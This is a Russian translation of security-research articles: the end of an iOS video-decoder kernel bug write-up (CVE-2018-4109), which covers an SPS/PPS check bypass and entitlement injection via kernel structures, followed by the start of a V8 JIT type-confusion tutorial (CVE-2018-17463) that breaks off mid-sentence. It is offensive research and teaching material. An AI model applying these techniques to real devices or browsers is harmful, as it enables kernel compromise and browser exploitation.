
После краткого реверса mediaserverd выяснилось, что mediaserverd отклоняет `chroma_format_idc == 0`!

---


9 — mediaserverd не читал чёртовый мануал

Но...

mediaserverd получает информацию SPS только в начале, в функции `CMVideoFormatDescriptionCreateFromH264ParameterSets`, которая вызывается лишь один раз. Согласно мануалу (хотя на практике я ни разу не видел этого — зато я видел немало «Snow

Monkey in Japan 5k» в ходе этого исследования), там может быть несколько объектов SPS (секция 7.4.1.2.1 в [7]). Это странно: если mediaserverd получает информацию SPS и PPS только один раз и отклоняет их, как он вообще должен знать о других пакетах SPS/PPS? (`*DecodeFrame` просто передаёт пакеты в драйвер без какой-либо санитарной проверки.)

С этой мыслью я решил попробовать создать видео с нормальными свойствами SPS/PPS, затем в середине видео вставить новый IDR, указывающий на новый PPS, который указывает на новый PPS с `chroma_format_idc == 0`, и посмотреть, обойдёт ли это проверку mediaserverd.



Как только был отправлен IDR-пакет с `pic_parameter_set_id = 2`, ядро упало с ожидаемой паникой! Вскоре после этого вышла iOS 11. И, к сожалению, тот же PoC-код уже не приводил к краша ядра...

Я сравнил код драйвера, но никаких изменений не было. Однако я заметил, что строка «canvasSurfaceID» больше не встречается в бинарнике драйвера. Также обнаружилось, что тогда был введён ряд недокументированных API — а именно `VTTileDecompression*` (вместо `VTDecompression`). Анализировать функцию в IDA мне было лень (честно говоря, IDA и dyld_shared_cache пока плохо дружат), поэтому я выбрал другой подход: попробовал подключить debugserver к mediaserverd и изменить значения, передаваемые в `IOConnectCallStructMethod`, в надежде, что ядро упадёт, если подставить те же значения, что работали в iOS 10.x. Подключение отладчика очевидным образом не работает из коробки. Я предположил, что и драйверу, и процессу нужен entitlement `run-unsigned-code`, поэтому, даже не разбираясь, почему что-то не работает, я просто внедрил этот entitlement в mediaserverd и debugserver и снова попытался подключить debugserver.

Словарь entitlement'ов хранится в `task->bsd_info->p_ucred->cr_label->l_ptr`:

```
struct task {
□/* Synchronization/destruction information */
□decl_lck_mtx_data(,lock)□□/* Task's lock */
□_Atomic uint32_t□ref_count;□/* Number of references to me */
□boolean_t□active;□□        /* Task has not been terminated */
□boolean_t□halting;□        /* Task is being halted */
    ...
□/* Task security and audit tokens */
#ifdef  MACH_BSD
□void *bsd_info;                  // struct proc
    ...
};

struct□proc {
□LIST_ENTRY(proc) p_list;□□/* List of all processes. */

□pid_t□□p_pid;□□□/* Process identifier. (static)*/
□void * □□task;□□□/* corresponding task (static)*/
□struct□proc *□p_pptr;□□ □/* Pointer to parent process.(LL) */
□pid_t□□p_ppid;□□□/* process's parent pid number */
□pid_t□□p_pgrpid;□□/* process group id of the process (LL)*/

    ...
□/* substructures: */
□kauth_cred_t□p_ucred;□□/* Process owner's identity. (PUCL) */
    ...
};

struct ucred {
□TAILQ_ENTRY(ucred)□cr_link;
□u_long□cr_ref;□□□/* reference count */

struct posix_cred {
□/*
□ * The credential hash depends on everything from this point on
□ * (see kauth_cred_get_hashkey)
□ */
□uid_t□cr_uid;□□□/* effective user id */
□uid_t□cr_ruid;□□/* real user id */
□uid_t□cr_svuid;□□/* saved user id */
□short□cr_ngroups;□□/* number of groups in advisory list */
□gid_t□cr_groups[NGROUPS];□/* advisory group list */
□gid_t□cr_rgid;□□/* real group id */
□gid_t□cr_svgid;□□/* saved group id */
□uid_t□cr_gmuid;□□/* UID for group membership purposes */
□int□cr_flags;□□/* flags on credential */
} cr_posix;
□struct label□*cr_label;□/* MAC label - contains the dictionary */
□/*
□ * NOTE: If anything else (besides the flags)
□ * added after the label, you must change
□ * kauth_cred_find().
□ */
□struct au_session cr_audit;□□/* user auditing data */
};

struct label {
□int□l_flags;
□union {
□□void□*l_ptr;
□□long□ l_long;
□}□l_perpolicy[MAC_MAX_SLOTS];
};
```

На этот раз всё сработало! Сначала я взял устройство с iOS 10.x, воспроизвёл проблемный поток и поставил точку останова непосредственно перед функцией `IOConnectCallStructMethod` (которая является реальным ioctl к драйверу). Зная, что это работает, я просто скопировал весь входной буфер `IOConnectCallStructMethod`. Затем я вызвал соответствующие функции (тот же

API, но с заменой префикса VT на VTTile) и снова поставил точку останова. Достигнув `IOConnectCallStructMethod`, я просто перезаписал весь входной буфер, заменив его на буфер, скопированный с устройства iOS 10.x. Ядро упало! После этого было несложно реверсить в обратном направлении от `IOConnectCallStructMethod` и увидеть, что 6-й параметр, передаваемый в `VTTileDecompressionSessionDecodeTile` — это просто X и Y смещения, сдвинутые так, чтобы уместиться в 64-битное целое (каждое смещение — 32-битное целое).

В конечном счёте Apple исправила баг, добавив в ядре проверку выхода за границы перед выполнением записи. Значения были повторно проверены в AppleD5500.kext. Чтобы найти фактический код, где Apple ввела проверки, можно поискать в ядре следующую строку, поскольку именно она теперь выводится при передаче плохих аргументов:

```
"bad IOSurface* in tile offset check"
```

После этой строки следует серия проверок атрибутов объекта IOSurface.

0xA — Выводы

• Я только что показал одну уязвимость в векторе атаки, доступном из песочницы. Парсинг видео и предотвращение ошибок при этом — задача нетривиальная, и всё это делается прямо в ядре! Очевидно, что в этом драйвере и в других кодеках iOS есть и другие уязвимости. Поверхность атаки (иногда) важнее самих уязвимостей, и думаю, это хороший пример: в наши дни найти простое переполнение буфера уже не так легко.

• Мануалы крайне важны. При реверсе драйверов легко сосредоточиться на поиске шаблонов (целочисленных переполнений, гонок, некорректного подсчёта ссылок и т.д.). Понимание того, что именно ты реверсишь, а не слепой поиск шаблонов — именно это и стало причиной, по которой я додумался вставить два SPS в один пакет. Я не пытался «обойти» mediaserverd, я просто понял, что у SPS есть идентификатор, а значит, их может быть больше одного. Может, именно это и не привело меня к уязвимости в этот раз — но такое тоже бывает.

• Инфраструктура невероятно важна. Иногда люди ленятся писать инструменты, но в итоге они оказываются полезными, даже если на написание ушло много времени (техника патчинга ядра оказалась несложной в написании, но я потратил несколько дней на разработку одного инструмента только ради того, чтобы упростить исследование). Это долгосрочная инвестиция, но без техники трассировки ядра я, вероятно, давно бы сдался. У меня было так много предположений, которые нужно было проверять, и техника трассировки ядра делала это очень легко.

0xB — Заключение

Не знаю, как вы, читатели, воспринимаете эту статью, но от раздела 7 до первого краша у меня ушло около недели. Я старался вложить в неё как можно больше деталей, однако иногда что-то забывается или опускается. Да, это занимает время и требует определённого опыта, но я стараюсь показать, что находить баги (хорошие, доступные из песочницы баги) вполне реально. Я настоятельно призываю вас прекратить мысленно онанировать на тему багов в iOS и просто закинуть kernelcache в IDA и начать реверсить. Это намного проще, чем кажется! Мы всё ещё в той эпохе, когда можно перетащить kernelcache в IDA и найти хороший баг за 2 недели. Запомните мои слова: через 5 лет мы будем скучать по этим временам, когда такой проект можно было завершить

за месяц.

Кроме того, хотел бы поблагодарить Zimperium за то, что позволили мне проводить это исследование. Компании не всегда легко просто позволить одному человеку заниматься собственным исследованием внутренностей драйвера видеодекодера, надеясь, что когда он говорит, что что-то намечается, что-то действительно намечается.

P.S. — Я действительно начал работать над эксплойтом, но потом более важные дела получили приоритет. Поэтому часть приложенного кода может быть избыточной.

С уважением,
Adam Donenfeld, он же @doadam.

0xC — Ссылки


```
[1] https://nvd.nist.gov/vuln/detail/CVE-2018-4109
[2] https://nvd.nist.gov/vuln/detail/CVE-2015-7006
[3] https://developer.apple.com/documentation/iokit
[4] https://github.com/kpwn/yalu102
[5] https://xerub.github.io/ios/kpp/2017/04/13/tick-tock.html
[6] https://yumichan.net/video-processing/video-compression/
    introduction-to-h264-nal-unit/
[7] https://www.itu.int/rec/T-REC-H.264
```

0xD — Код

[Архив с исходным кодом PoC в формате uuencoded tar.gz — опущен]

```
|=[ EOF ]=---------------------------------------------------------------=|
```

Искусство эксплуатации: Создайте собственную путаницу типов

Эксплуатация логических уязвимостей в JIT-движках JavaScript

Автор: saelo
Контакт: phrack@saelo.net

Содержание

---

0 — Введение {#intro}

Эта статья стремится дать введение в уязвимости JIT-компиляторов (just-in-time) на примере CVE-2018-17463 — ошибки, обнаруженной в ходе анализа исходного кода и использованной в рамках соревнования hack2win [1] в сентябре 2018 года. После публичного раскрытия Google устранила уязвимость коммитом `52a9e67a477bdb67ca893c25c145ef5191976220` «[turbofan] Fix ObjectCreate's side effect annotation»; исправление стало общедоступным 16 октября вместе с выходом Chrome 70.

Фрагменты исходного кода из этой статьи доступны онлайн в репозиториях и через поиск по коду [2]. Эксплойт проверялся на Chrome версии 69.0.3497.81 (64-бит), что соответствует v8 версии 6.9.427.19.

---

1 — Обзор V8 {#v8-overview}

V8 — открытый JavaScript-движок Google, используемый, в частности, в браузерах на основе Chromium. Написан на C++ и обычно применяется для выполнения недоверенного JavaScript-кода, что делает его привлекательной целью для атакующих.

V8 снабжён обширной документацией — как в исходном коде, так и онлайн [3]. Кроме того, движок предоставляет несколько механизмов для изучения внутреннего устройства:

0. Набор встроенных функций, доступных из JavaScript и включаемых флагом `--enable-natives-syntax` для `d8` (JavaScript-оболочки v8). Например, `%DebugPrint` позволяет инспектировать объект, `%CollectGarbage` — принудительно запустить сборку мусора, а `%OptimizeFunctionOnNextCall` — форсировать JIT-компиляцию функции.

1. Различные режимы трассировки, включаемые флагами командной строки: они протоколируют многочисленные внутренние события движка в stdout или лог-файл. С их помощью можно, например, отследить поведение различных оптимизационных проходов JIT-компилятора.

2. Вспомогательные инструменты в подкаталоге `tools/`, в частности визуализатор JIT-промежуточного представления — turbolizer.

1.1 — Значения {#values}

Поскольку JavaScript — динамически типизированный язык, движок обязан хранить информацию о типе вместе с каждым значением времени выполнения. В v8 это достигается комбинацией тегирования указателей и использования специальных объектов с информацией о типе — **Map**.

Различные типы значений JavaScript в v8 перечислены в `src/objects.h`; фрагмент приведён ниже.

```
// Иерархия наследования:
// - Object
//   - Smi          (небольшое целое число, хранимое непосредственно)
//   - HeapObject   (суперкласс для всего, размещённого в куче)
//     - JSReceiver  (подходит для доступа к свойствам)
//       - JSObject
//     - Name
//       - String
//     - HeapNumber
//     - Map
//     ...
```

Значение JavaScript представляется как тегированный указатель статического типа `Object*`. На 64-битных архитектурах применяется следующая схема тегирования:

```
Smi:        [32-битное знаковое целое] [31 бит не используется] 0
HeapObject: [64-битный прямой указатель]                      | 01
```

Тег указателя разграничивает Smi и HeapObject. Вся прочая информация о типе хранится в экземпляре Map, на который ссылается указатель, расположенный в каждом HeapObject по

смещению 0.

При такой схеме тегирования арифметические и битовые операции над Smi зачастую могут игнорировать тег — младшие 32 бита всегда нулевые. Однако разыменование HeapObject требует предварительного сброса младшего значащего бита (LSB). По этой причине все обращения к полям HeapObject должны проходить через специальные аксессоры, берущие на себя очистку LSB. Фактически объекты в v8 не имеют никаких полей данных в смысле C++, поскольку доступ к ним был бы невозможен из-за тега указателя. Вместо этого движок хранит поля данных по заранее определённым смещениям внутри объекта через упомянутые функции-аксессоры. По сути, v8 самостоятельно задаёт расположение объектов в памяти, не делегируя это компилятору.

1.2 — Карты (Maps) {#maps}

Map — ключевая структура данных в v8, содержащая:


• Динамический тип объекта: String, Uint8Array, HeapNumber и т. д.
• Размер объекта в байтах
• Свойства объекта и места их хранения
• Тип элементов массива: упакованные double или тегированные указатели
• Прототип объекта (если есть)

Имена свойств обычно хранятся в Map, тогда как значения свойств — непосредственно в объекте, в одной из нескольких возможных областей. Map при этом указывает точное местоположение значения свойства в соответствующей области.

В общем случае существуют три области хранения значений свойств: внутри самого объекта («инлайн-свойства»), в отдельном динамически размещаемом буфере в куче («внешние свойства»), или, если имя свойства — целочисленный индекс [4], как элементы массива в динамическом массиве в куче. В первых двух случаях Map хранит номер слота значения свойства; в последнем — номер слота совпадает с индексом элемента. Это видно на следующем примере:


```
let o1 = {a: 42, b: 43};
let o2 = {a: 1337, b: 1338};
```

После выполнения в памяти окажутся два JSObject и одна Map:



Поскольку Map — относительно дорогостоящие объекты по расходу памяти, они совместно используются как можно большим числом «похожих» объектов. В приведённом примере и `o1`, и `o2`

разделяют одну и ту же Map — `map1`. Однако если к `o1` добавить третье свойство `.c` (например, со значением 1339), Map больше не может быть совместной, так как у `o1` и `o2` теперь разные наборы свойств. В этом случае для `o1` создаётся новая Map:



Если впоследствии то же свойство `.c` добавить и к `o2`, оба объекта снова разделят `map2`. Эффективность этого механизма обеспечивается таблицей переходов: каждая Map отслеживает, в какую новую Map должен перейти объект при добавлении свойства с определённым именем (и, возможно, типом).

V8 также способен хранить свойства в виде хэш-карты, минуя механизм Map и слотов: в этом случае имя свойства напрямую отображается в значение. Такой режим используется, когда движок считает, что механизм Map создаст лишние накладные расходы — например, для объектов-одиночек.

Механизм Map также необходим для сборки мусора: обрабатывая аллокацию (HeapObject), сборщик немедленно получает из Map информацию о размере объекта и о том, содержит ли он тегированные указатели, подлежащие сканированию.

1.3 — Итог по объектам {#object-summary}

Рассмотрим следующий фрагмент кода:

```
let obj = {
  x: 0x41,
  y: 0x42
};
obj.z = 0x43;
obj[0] = 0x1337;
obj[1] = 0x1338;
```

После выполнения в v8 дамп памяти по адресу объекта выглядит так:

```
(lldb) x/5gx 0x23ad7c58e0e8
0x23ad7c58e0e8: 0x000023adbcd8c751 0x000023ad7c58e201
0x23ad7c58e0f8: 0x000023ad7c58e229 0x0000004100000000
0x23ad7c58e108: 0x0000004200000000

(lldb) x/3gx 0x23ad7c58e200
0x23ad7c58e200: 0x000023adafb038f9 0x0000000300000000
0x23ad7c58e210: 0x0000004300000000
(lldb) x/6gx 0x23ad7c58e228
```

```
0x23ad7c58e228: 0x000023adafb028b9 0x0000001100000000
0x23ad7c58e238: 0x0000133700000000 0x0000133800000000
0x23ad7c58e248: 0x000023adafb02691 0x000023adafb02691
...
```

Первым идёт сам объект: указатель на его Map (`0x23adbcd8c751`), указатель на внешние свойства (`0x23ad7c58e201`), указатель на элементы (`0x23ad7c58e229`) и два инлайн-свойства (`x` и `y`). Инспекция указателя на внешние свойства показывает другой объект, начинающийся с Map (это признак FixedArray), за которым следуют размер и свойство `z`. Массив элементов снова начинается с указателя на Map, затем идут ёмкость, два элемента с индексами 0 и 1, и ещё 9 элементов, установленных в магическое значение «the_hole» (что означает избыточное выделение памяти под массив). Как видно, все значения хранятся как тегированные указатели. Создай мы аналогичные объекты, они бы повторно использовали существующую Map.

---

2 — Введение в JIT-компиляцию для JavaScript {#jit-intro}

Современные движки JavaScript, как правило, используют интерпретатор и один или несколько JIT-компиляторов. По мере того как отдельная единица кода выполняется всё чаще, она переходит на более высокие уровни, способные исполнять код быстрее, хотя их время «разогрева» обычно тоже выше.

Следующий раздел ставит целью дать интуитивное, а не формальное объяснение того, как JIT-компиляторы для динамических языков вроде JavaScript умудряются генерировать оптимизированный машинный код из скрипта.

2.1 — Спекулятивная JIT-компиляция {#speculative-jit}

Рассмотрим два фрагмента кода. Как каждый из них мог бы быть скомпилирован в машинный код?

```
// C++
int add(int a, int b) {
    return a + b;
}

// JavaScript
function add(a, b) {
    return a + b;
}
```

Ответ для первого фрагмента достаточно очевиден: типы аргументов, ABI (соглашение о том, какие регистры используются для параметров и возвращаемых значений), а также система команд целевой машины — всё это известно заранее. Компиляция в машинный код могла бы дать примерно следующий код для x86_64:

```
lea eax, [rdi + rsi]
ret
```

Однако для JavaScript-кода информация о типах неизвестна. Поэтому кажется невозможным получить что-то лучше, чем универсальный обработчик операции сложения [5], который давал бы лишь незначительный прирост производительности по сравнению с интерпретатором. Как оказывается, работа с отсутствующей информацией о типах — ключевая проблема при компиляции динамических языков в машинный код. Это становится очевиднее, если представить гипотетический диалект JavaScript со статической типизацией:

```
function add(a: Smi, b: Smi) -> Smi {
    return a + b;
}
```

В этом случае генерация машинного кода снова становится достаточно простой:

```
lea     rax, [rdi+rsi]
jo      bailout_integer_overflow
ret
```

Это возможно потому, что в силу схемы тегирования указателей младшие 32 бита Smi всегда нулевые. Данный ассемблерный код очень похож на пример на C++, если не считать дополнительной проверки переполнения: JavaScript не разграничивает целочисленное переполнение (по спецификации все числа — числа с плавающей точкой двойной точности IEEE 754), но процессоры — разграничивают. Поэтому в маловероятном случае целочисленного переполнения движок должен был бы передать управление на более универсальный уровень — например, интерпретатору. Тот повторил бы неудавшуюся операцию и в данном случае преобразовал оба операнда в числа с плавающей точкой перед сложением. Этот механизм принято называть *bailout* («аварийный выход»); он необходим для JIT-компиляторов: он позволяет генерировать специализированный код, который всегда может откатиться к более универсальному при возникновении непредвиденной ситуации.

К сожалению, для обычного JavaScript JIT-компилятор не располагает роскошью статической информации о типах. Однако поскольку JIT-компиляция происходит лишь после нескольких выполнений на более низком уровне (например, в интерпретаторе), JIT-компилятор может использовать информацию о типах из предыдущих выполнений. Это, в свою очередь, открывает путь к **спекулятивной оптимизации**: компилятор предполагает, что в будущем единица кода будет использоваться аналогичным образом и, следовательно, увидит те же типы аргументов. Основываясь на этом, он генерирует оптимизированный код наподобие показанного выше.

2.2 — Спекулятивные охранники {#speculation-guards}

Разумеется, нет никакой гарантии, что единица кода всегда будет использоваться одинаково. Поэтому компилятор обязан во время выполнения убедиться, что все его типовые предположения по-прежнему верны, — прежде чем выполнять оптимизированный код. Это достигается с помощью ряда лёгковесных проверок времени выполнения, рассматриваемых ниже.

Анализируя обратную связь от предыдущих выполнений и текущее состояние движка, JIT-компилятор сначала формулирует различные предположения: «это значение всегда будет Smi», «этот объект всегда будет иметь конкретную Map», или даже «сложение двух Smi никогда не вызовет целочисленного переполнения». Каждое такое предположение затем проверяется во время выполнения коротким фрагментом машинного кода — **спекулятивным охранником** (speculation guard). Если охранник не выполняется, происходит bailout на более низкий уровень выполнения. Ниже приведены два часто встречающихся охранника:

```
; Проверить, является ли значение Smi
test    rdi, 0x1
jnz     bailout

; Проверить наличие ожидаемой Map
cmp     QWORD PTR [rdi-0x1], 0x12345601
jne     bailout
```

Первый охранник (Smi-охранник) проверяет, что некоторое значение является Smi, убеждаясь, что тег указателя равен нулю. Второй (Map-охранник) проверяет, что HeapObject действительно имеет

ожидаемую Map.

Использование спекулятивных охранников сводит работу с отсутствующей информацией о типах к следующему алгоритму:

0. Собирать профили типов в процессе выполнения в интерпретаторе.
1. Предположить, что в будущем будут использоваться те же типы.
2. Защитить эти предположения охранниками времени выполнения.
3. После этого генерировать оптимизированный код для ранее наблюдавшихся типов.

По существу, вставка спекулятивного охранника добавляет в следующий за ним код статическую информацию о типе.

2.3 — Turbofan {#turbofan}

Хотя внутреннее представление пользовательского JavaScript-кода уже доступно в виде байткода для интерпретатора, JIT-компиляторы, как правило, конвертируют байткод в собственное промежуточное представление (IR), лучше подходящее для выполняемых оптимизаций. Turbofan, JIT-компилятор внутри v8, — не исключение. IR, используемый Turbofan, основан на графе и состоит из операций (узлов) и различных типов рёбер между ними:

• **Рёбра потока управления** — связывают операции управляющего потока: циклы и условия.
• **Рёбра потока данных** — связывают входные и выходные значения.
• **Рёбра потока эффектов** — связывают операции с побочными эффектами, гарантируя корректное планирование. Например: запись в свойство, за которой следует чтение того же свойства. Поскольку между ними нет зависимости по данным или управлению, рёбра эффектов обеспечивают планирование записи раньше чтения.

Кроме того, IR Turbofan поддерживает три типа операций: JavaScript-операции, упрощённые операции и машинные операции. Машинные операции обычно соответствуют одной машинной инструкции, тогда как JS-операции соответствуют одной обобщённой инструкции байткода. Упрощённые операции занимают промежуточное положение. Машинные операции непосредственно транслируются в машинные инструкции, тогда как два других типа требуют дополнительных шагов преобразования к операциям более низкого уровня — процесса, называемого *lowering*. Например, обобщённая операция загрузки свойства может быть опущена до операций CheckHeapObject и CheckMaps, за которыми следует 8-байтовая загрузка из инлайн-слота объекта.

Удобный способ изучить поведение JIT-компилятора в различных сценариях — инструмент turbolizer [6]: небольшое веб-приложение, потребляющее вывод флага `--trace-turbo` и отображающее его в виде интерактивного графа.

2.4 — Конвейер компилятора {#compiler-pipeline}

С учётом описанных механизмов типичный конвейер JIT-компилятора JavaScript выглядит примерно так:

0. Построение и специализация графа. Потребляются байткод и профили типов времени выполнения от интерпретатора, строится граф IR, представляющий те же вычисления. Анализируются профили типов, на их основе формулируются предположения — например, какие

типы значений ожидаются для операции. Предположения защищаются охранниками.

1. Оптимизация. Получившийся граф — теперь с статической информацией о типах благодаря охранникам — оптимизируется почти так же, как это делают «классические» AOT-компиляторы. Оптимизация — это преобразование кода, которое не обязательно для корректности, но улучшает скорость или объём памяти. Типичные оптимизации: вынос инвариантов цикла, свёртка констант, анализ экранирования, инлайнинг.

2. Снижение (Lowering). Наконец, получившийся граф опускается до машинного кода, который записывается в исполняемую область памяти. После этого вызов скомпилированной функции приводит к передаче управления сгенерированному коду.

Эта структура достаточно гибка: например, снижение может происходить в несколько этапов с дополнительными оптимизациями между ними. Кроме того, в какой-то момент должно выполняться распределение регистров, которое в определённой степени тоже является оптимизацией.

2.5 — Пример JIT-компиляции {#jit-example}

Завершим эту главу примером JIT-компиляции следующей функции с помощью Turbofan:

```
function foo(o) {
    return o.b;
}
```

При разборе функция сначала компилируется в обобщённый байткод, который можно инспектировать с флагом `--print-bytecode` для `d8`:

```
Parameter count 2
Frame size 0
   12 E> 0 : a0               StackCheck
   31 S> 1 : 28 02 00 00      LdaNamedProperty a0, [0], [0]
   33 S> 5 : a4               Return
Constant pool (size = 1)
0x1fbc69c24ad9: [FixedArray] in OldSpace
 - map: 0x1fbc6ec023c1 <Map>
 - length: 1
           0: 0x1fbc69c24301 <String[1]: b>
```


Функция компилируется преимущественно в две операции: `LdaNamedProperty` (загружает свойство `.b` переданного аргумента) и `Return` (возвращает это свойство). Операция `StackCheck` в начале функции защищает от переполнения стека, генерируя исключение при превышении глубины стека вызовов. Подробнее о формате байткода v8 и интерпретаторе можно узнать онлайн [7].

Чтобы запустить JIT-компиляцию, функцию нужно вызвать несколько раз:

```
for (let i = 0; i < 100000; i++) {
    foo({a: 42, b: 43});
}

/* Или с использованием нативного API после предоставления информации о типах: */
foo({a: 42, b: 43});
foo({a: 42, b: 43});
%OptimizeFunctionOnNextCall(foo);
foo({a: 42, b: 43});
```

Это также заполнит вектор обратной связи функции, который связывает наблюдаемые входные типы с байткод-операциями. В данном случае запись вектора обратной связи для `LdaNamedProperty` будет содержать единственную запись: Map объектов, передававшихся функции в качестве аргумента. Эта Map укажет, что свойство `.b` хранится во втором инлайн-слоте.

Когда Turbofan начнёт компиляцию, он построит граф-представление JavaScript-кода, проинспектирует вектор обратной связи и на его основе предположит, что функция всегда будет вызываться с объектом конкретной Map. Затем он защитит эти предположения двумя проверками времени выполнения (bailout к интерпретатору при невыполнении) и сгенерирует загрузку инлайн-свойства. Оптимизированный граф в конечном счёте будет выглядеть примерно так (показаны только рёбра потока данных):



Этот граф будет опущен до машинного кода примерно следующего вида:

```
; Убедиться, что o не является Smi
test    rdi, 0x1
jz      bailout_not_object

; Убедиться, что o имеет ожидаемую Map
cmp     QWORD PTR [rdi-0x1], 0xabcd1234
jne     bailout_wrong_map

; Выполнить операцию для объекта с известной Map
mov     rax, [rdi+0x1f]
ret
```

Если функцию вызвать с объектом, имеющим другую Map, второй охранник не выполнится, вызвав bailout к интерпретатору (точнее, к операции `LdaNamedProperty` байткода) и, вероятно, отбрасывание скомпилированного кода. В конечном итоге функция будет перекомпилирована с учётом новой обратной связи по типам — в виде полиморфной загрузки свойства (поддерживающей более одного входного типа). Если операция становится ещё более полиморфной, компилятор может прибегнуть к универсальному встроенному кэшу (IC) [8][9] для полиморфной операции.

---

3 — Уязвимости JIT-компиляторов {#jit-vulns}

JIT-компиляторы JavaScript обычно реализованы на C++ и потому подвержены стандартному набору нарушений безопасности памяти и типов. Однако они не специфичны для JIT-компиляторов и рассматриваться не будут. Вместо этого мы сосредоточимся на ошибках компилятора,

приводящих к генерации некорректного машинного кода, который затем может быть использован для повреждения памяти.

Помимо ошибок в фазах снижения [10][11], нередко порождающих достаточно классические уязвимости (например, целочисленные переполнения в сгенерированном машинном коде), многие интересные ошибки связаны с оптимизациями. Встречались ошибки в устранении проверок границ [12][13][14][15], анализе экранирования [16][17], распределении регистров [18] и других. Каждый оптимизационный проход порождает собственный класс уязвимостей.

При аудите сложного программного обеспечения, такого как JIT-компиляторы, часто разумно заранее определить конкретные паттерны уязвимостей и искать их экземпляры. В этом и состоит одно из преимуществ ручного аудита кода: зная, что конкретный тип ошибки обычно ведёт к простому и надёжному эксплойту, аудитор может искать именно такие ошибки.

Поэтому далее будет рассмотрена одна конкретная оптимизация — устранение избыточности, — а также тип уязвимостей, которые можно в ней обнаружить, и конкретная уязвимость CVE-2018-17463 с эксплойтом.

3.1 — Устранение избыточности {#redundancy-elimination}

Один популярный класс оптимизаций направлен на удаление из сгенерированного машинного кода проверок безопасности, признанных излишними. Как нетрудно догадаться, такие оптимизации крайне интересны для аудитора: ошибка в них обычно приводит к путанице типов или выходу за границы буфера.

Один из таких оптимизационных проходов — **устранение избыточности** (redundancy elimination) — нацелен на удаление избыточных проверок типов. В качестве примера рассмотрим следующий код:

```
function foo(o) {
    return o.a + o.b;
}
```

Следуя подходу к JIT-компиляции из главы 2, для него может быть сгенерирован следующий IR-код:

```
CheckHeapObject o
CheckMap o, map1
r0 = Load [o + 0x18]

CheckHeapObject o
CheckMap o, map1
r1 = Load [o + 0x20]

r2 = Add r0, r1
CheckNoOverflow
Return r2
```

Очевидная проблема — вторая избыточная пара операций `CheckHeapObject` и `CheckMap`. Понятно, что Map объекта `o` не может измениться между двумя операциями `CheckMap`. Цель устранения избыточности — обнаружить такие избыточные проверки и оставить лишь первую на каждом пути потока управления.

Однако некоторые операции могут вызывать **побочные эффекты**: наблюдаемые изменения контекста выполнения. Например, операция `Call`, вызывающая пользовательскую функцию, легко может изменить Map объекта — например, добавив или удалив свойство. В таком случае, казалось бы, избыточная проверка на самом деле необходима, поскольку Map могла измениться между двумя проверками. Поэтому для корректности этой оптимизации компилятор обязан знать обо всех

